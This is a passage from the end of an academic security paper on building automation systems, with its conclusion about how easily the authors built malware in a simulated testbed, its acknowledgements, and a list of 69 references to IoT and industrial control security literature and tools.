After our study, we have come to the conclusion that building automation systems may be as critical as industrial control systems in terms of safety and security, despite the fact that BAS receive much less attention from the security community. In fact, while the convergence of security and safety concerns for ICS is already a well addressed topic [69], this is not yet the case for BAS despite their ubiquitous presence in modern buildings. Cyber-attacks on building automation devices have the potential to directly impact thousands of occupants of a single building, or in the case of a larger, coordinated attack, hundreds of thousands of people within multiple buildings of the same organization.

We hope to have effectively highlighted our concerns by demonstrating the relative ease with which our goals were achieved in this simulated environment. This research project, from idea to concrete malware and reporting, costed around \$12,000 in equipment and effort. Although we are aware that achieving the same results in a real-life scenario could prove more challenging, especially at scale, we are confident that this is well within the reach of many groups of actors with less positive intentions than ours.

Acknowledgement

The authors would like to thank: Andrés Castellanos-Páez and Jos Wetzels for their help in discovering and exploiting the buffer overflow vulnerability; Clément Speybrouck, Michael Yeh, and Martin Perez-Rodriguez for their help in implementing some of the other attacks.

References

- [1] A. Zanella, N. Bui, A. Castellani, L. Vangelista, M. Zorzi, Internet of things for smart cities, *IEEE Internet of Things Journal* 1 (1) (2014) 22–32. doi:10.1109/JIOT.2014.2306328.

- [2] M. Barcena, C. Wueest, Insecurity in the Internet of Things, Symantec Corporation, <https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/insecurity-in-the-internet-of-things-15-en.pdf> (2015).
- [3] R. Mahmoud, T. Yousuf, F. Aloul, I. Zualkernan, Internet of things (iot) security: Current status, challenges and prospective measures, in: 2015 10th International Conference for Internet Technology and Secured Transactions (ICITST), 2015, pp. 336–341. doi:10.1109/ICITST.2015.7412116.
- [4] S. Hilt, N. Huq, M. Rösler, A. Urano, Securing Smart Homes and Buildings: Threats and Risks to Complex IoT Environments, Trend Micro Inc., <https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/threats-and-risks-to-complex-iot-environments> (2019).
- [5] BitDefender, The IoT Threat Landscape and Top Smart Home Vulnerabilities in 2018, <https://www.bitdefender.com/files/News/CaseStudies/study/229/Bitdefender-Whitepaper-The-IoT-Threat-Landscape-and-Top-Smart-Home-Vulnerabilities-in-2018.pdf> (2018).
- [6] A. Sadeghi, C. Wachsmann, M. Waidner, Security and privacy challenges in industrial internet of things, Proceedings of the 52nd ACM/EDAC/IEEE Design Automation Conference (2015).
- [7] F. Maggi, R. Vosseler, D. Quarta, The Fragility of Industrial IoT’s Data Backbone, Trend Micro Inc., <https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/mqtt-and-coap-security-and-privacy-issues-in-iot-and-iiot-communication-protocols> (2018).
- [8] T. Mundt, P. Wickboldt, Security in building automation systems - a first analysis, in: 2016 International Conference On Cyber Security And Protection Of Digital Services (Cyber Security), 2016, pp. 1–8. doi:10.1109/CyberSecPODS.2016.7502336.
- [9] P. Ciholas, A. Lennie, P. Sadigova, J. M. Such, The Security of Smart Buildings: a Systematic Literature Review, arXiv:1901.05837[cs.CR] (2019).
- [10] O. Hersent and D. Boswarthick and O. Elloumi, The Internet of Things: Key Applications and Protocols, Wiley (2012).
- [11] K. Walker, The impact of the internet of things on buildings, <http://www.smartbuildingsmagazine.com/features/the-impact-of-the-internet-of-things-on-buildings> (2018).
- [12] Eclipse IoT Working Group, IoT Developer Survey 2018, <https://iot.eclipse.org/resources/iot-developer-survey/iot-developer-survey-2018.pdf> (2018).

- [13] A. Banks and E. Briggs and K. Borgendale and R. Gupta, MQTT Version 5.0, OASIS Standard, <https://docs.oasis-open.org/mqtt/mqtt/v5.0/mqtt-v5.0.html> (2019).
- [14] Tridium, Niagara MQTT Architecture, <https://www.tridium.com/~media/tridium/library/documents/software/niagara%204/mqtt%20architecture.ashx> (2016).
- [15] Systec Electronic, Industrial control in special applications, <https://www.systec-electronic.com/en/solutions/smart-buildings-industrial-building-automation/> (2018).
- [16] W. Kastner, G. Neugschwandtner, S. Soucek, H. M. Newman, Communication systems for building automation and control, Proceedings of the IEEE 93 (6) (2005) 1178–1203. doi:10.1109/JPROC.2005.849726.
- [17] D. Minoli, K. Sohraby, B. Occhiogrosso, Iot considerations, requirements, and architectures for smart buildings—energy optimization and next-generation building management systems, IEEE Internet of Things Journal 4 (1) (2017) 269–283. doi:10.1109/JIOT.2017.2647881.
- [18] J. Bugeja and A. Jacobsson and P. Davidsson, An Empirical Analysis of Smart Connected Home Data, International Conference on Internet of Things (2018).
- [19] H. Guo and J. Heidemann, Detecting IoT Devices in the Internet (Extended), USC/Information Sciences Institute (2018).
- [20] IETF, RFC 1889 - RTP: A Transport Protocol for Real-Time Applications, <https://tools.ietf.org/html/rfc1889> (1996).
- [21] IETF, RFC 3550 - RTP: A Transport Protocol for Real-Time Applications, <https://tools.ietf.org/html/rfc3550> (2003).
- [22] IETF, RFC 3711 - The Secure Real-time Transport Protocol (SRTP), <https://tools.ietf.org/html/rfc3711> (2004).
- [23] IETF, RFC 2326 - Real-Time Streaming Protocol, <https://tools.ietf.org/html/rfc2326> (1998).
- [24] IETF, RFC 7826 - Real-Time Streaming Protocol Version 2.0, <https://tools.ietf.org/html/rfc7826> (2016).
- [25] B. Tratz-Ryan, B. Finnerty, Hype Cycle for Smart City Technologies and Solutions, Gartner (2018).
- [26] Arrow Intelligent Systems, Connectivity Protocols for Smart Lighting Systems, https://static4.arrow.com/~media/arrow/files/pdf/c/connectivityprotocolsforsmartlighting_final.pdf (2018).

- [27] J. Wang, Zigbee light link and its applications, IEEE Wireless Communications 20 (4) (2013) 6–7. doi:10.1109/MWC.2013.6590043.
- [28] O. Gasser, Q. Scheitle, C. Denis, N. Schricker, C. Carle, Security implications of publicly reachable building automation systems, Proceedings of the IEEE Security & Privacy Workshops (2017).
- [29] M. Burgess, Could hackers really take over a hotel? WIRED explains, WIRED, <http://www.wired.co.uk/article/austria-hotel-ransomware-true-doors-lock-hackers> (2017).
- [30] I. Ashok, Hackers leave Finnish residents cold after DDoS attack knocks out heating systems, International Business Times, <http://www.ibtimes.co.uk/hackers-leave-finnish-residents-cold-after-ddos-attack-knocks-out-heating-systems-1590> (2016).
- [31] S. Wendzel, J. Tonejc, J. Kaur, A. Kobekova, Cyber Security of Smart Buildings, John Wiley & Sons, Ltd., 2017, Ch. 16, pp. 327–351.
- [32] De Telegraaf, Hack met medicijnen: 'Hoe haal je het in je hoofd?!', <https://www.telegraaf.nl/nieuws/2841336/hack-met-medicijnen-hoe-haal-je-het-in-je-hoofd> (2018).
- [33] B. Bowers, How To Own a Building: Controlling the Physical World with BacNET Attack Framework, <https://www.youtube.com/watch?v=d3jtmv6Y9uk> (2013).
- [34] T. Brandstetter, (in)Security in Building Automation: How to Create Dark Buildings with Light Speed, <https://www.youtube.com/watch?v=Py0hwYgpGfM> (2017).
- [35] B. Rios, Owning a Building: Exploiting Access Control and Facility Management Systems, <https://www.youtube.com/watch?v=ww03puWSGgQ> (2014).
- [36] S. Wendzel, V. Zwanger, M. Meier, S. Szlosarczyk, Envisioning Smart Building Botnets, GI Sicherheit (2014).
- [37] Y. Mirsky, M. Guri, Y. Elovici, HVACKer: Bridging the Air-Gap by Attacking the Air Conditioning System, arXiv:1901.05837[cs.CR] (2017).
- [38] ActivePower, Data Center Thermal Runaway, <http://powertechniquesinc.com/wp-content/uploads/2015/08/Active-Power-WP-105-Data-Center-Thermal-Runaway.pdf> (2015).
- [39] D. Fauri and M. Kapsalakis and D.R. dos Santos and E. Costante and J. den Hartog and S. Etalle, Leveraging Semantics for Actionable Intrusion-Detection in Building Automation Systems, in: Proceedings of the 13th International Conference on Critical Information Infrastructures Security (CRITIS), 2018.

- [40] VDOO, Major Vulnerabilities in Foscam Cameras, <https://blog.vdoo.com/2018/06/06/vdoo-has-found-major-vulnerabilities-in-foscam-cameras/> (2018).
- [41] O. Peles, Significant Vulnerabilities in Axis Cameras, VDOO, <https://blog.vdoo.com/2018/06/18/vdoo-discovers-significant-vulnerabilities-in-axis-cameras/> (2018).
- [42] VDOO, Significant Vulnerability in Hikvision Cameras, <https://blog.vdoo.com/2018/11/13/significant-vulnerability-in-hikvision-cameras/> (2018).
- [43] Tenable Research, Peekaboo: Don't Be Surprised by These Not So Candid Cameras, <https://www.tenable.com/blog/peekaboo> (2018).
- [44] C. Heffner, Exploiting Network Surveillance Cameras Like a Hollywood Hacker, Black Hat Briefings, <https://media.blackhat.com/us-13/US-13-Heffner-Exploiting-Network-Surveillance-Cameras-Like-A-Hollywood-Hacker-WP.pdf> (2013).
- [45] PenTestPartners, Hijacking Philips Hue, <https://www.pentestpartners.com/security-blog/hijacking-philips-hue/> (2013).
- [46] Akamai Threat Research, MQTT-PWN, <https://github.com/akamai-threat-research/mqtt-pwn> (2019).
- [47] A. Jakhar, Exploit - Internet of Things Exploitation framework, https://gitlab.com/exploit_framework/exploit (2019).
- [48] PTES, The penetration testing execution standard, <http://www.pentest-standard.org> (2014).
- [49] ISECOM, Open Source Security Testing Methodology Manual (OSSTMM), <http://www.isecom.org/research/> (2019).
- [50] B. Perelman, The Rise of ICS Malware: How Industrial Security Threats Are Becoming More Surgical, Security Week, <https://www.securityweek.com/rise-ics-malware-how-industrial-security-threats-are-becoming-more-surgical> (2018).
- [51] N. Stoler, Anatomy of the Triton Malware Attack, CyberArk, <https://www.cyberark.com/threat-research-blog/anatomy-triton-malware-attack/> (2018).
- [52] A. Cherepanov, GreyEnergy: A successor to BlackEnergy, ESET WeLiveSecurity, https://www.welivesecurity.com/wp-content/uploads/2018/10/ESET_GreyEnergy.pdf (2018).

- [53] C. Osborne, Researchers discover over 170 million exposed IoT devices in major US cities, <https://www.zdnet.com/article/researchers-expose-vulnerable-iot-devices-in-major-us-cities/> (2017).
- [54] M. Krotofil and J. Wetzels, Through the Eyes of the Attacker: Designing Embedded Systems Exploits for Industrial Control Systems, <https://www.youtube.com/watch?v=3x4MukvjEm8> (2018).
- [55] B. Green and M. Krotofil and A. Abbasi, On the Significance of Process Comprehension for Conducting Targeted ICS Attacks, in: Proceedings of the Workshop on Cyber-Physical Systems Security and Privacy, 2017.
- [56] M. Oberhumer and L. Molnár and J. F. Reiser, UPX: the Ultimate Packer for eXecutables, <https://upx.github.io/>.
- [57] Microsoft, xp_cmdshell Server Configuration Option, <https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/xp-cmdshell-server-configuration-option>.
- [58] Rapid7, QNX qconn Command Execution, https://www.rapid7.com/db/modules/exploit/unix/misc/qnx_qconn_exec.
- [59] E. Cozzi, M. Graziano, Y. Fratantonio, D. Balzarotti, Understanding linux malware, in: 2018 IEEE Symposium on Security and Privacy, SP 2018, Proceedings, 21-23 May 2018, San Francisco, California, USA, 2018, pp. 161–175.
- [60] MITRE Corporation, Persistence, <https://attack.mitre.org/tactics/TA0003>.
- [61] MITRE Corporation, Local Job Scheduling, <https://attack.mitre.org/techniques/T1168/>.
- [62] MITRE Corporation, Modify OS Kernel or Boot Partition, <https://attack.mitre.org/techniques/T1398/>.
- [63] MITRE Corporation, .bash_profile and .bashrc, <https://attack.mitre.org/techniques/T1156/>.
- [64] MITRE Corporation, Path Interception, <https://attack.mitre.org/techniques/T1034/>.
- [65] P. Ducklin, VPNFilter – is a malware timebomb lurking on your router?, <https://nakedsecurity.sophos.com/2018/05/23/vpnfilter-is-a-malware-timebomb-lurking-on-your-router/> (2018).
- [66] M.R. Fuentes and N. Huq, Securing Connected Hospitals, <https://documents.trendmicro.com/assets/rpt/rpt-securing-connected-hospitals.pdf> (2018).

- [67] Microsoft, Microsoft Security Bulletin MS17-010 - Critical, <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010> (2017).
- [68] C. Cimpanu, One Year After WannaCry, EternalBlue Exploit Is Bigger Than Ever, <https://www.bleepingcomputer.com/news/security/one-year-after-wannacry-eternalblue-exploit-is-bigger-than-ever/> (2018).
- [69] E. Luijff, Threats in Industrial Control Systems, Springer International Publishing, Cham, 2016, pp. 69–93.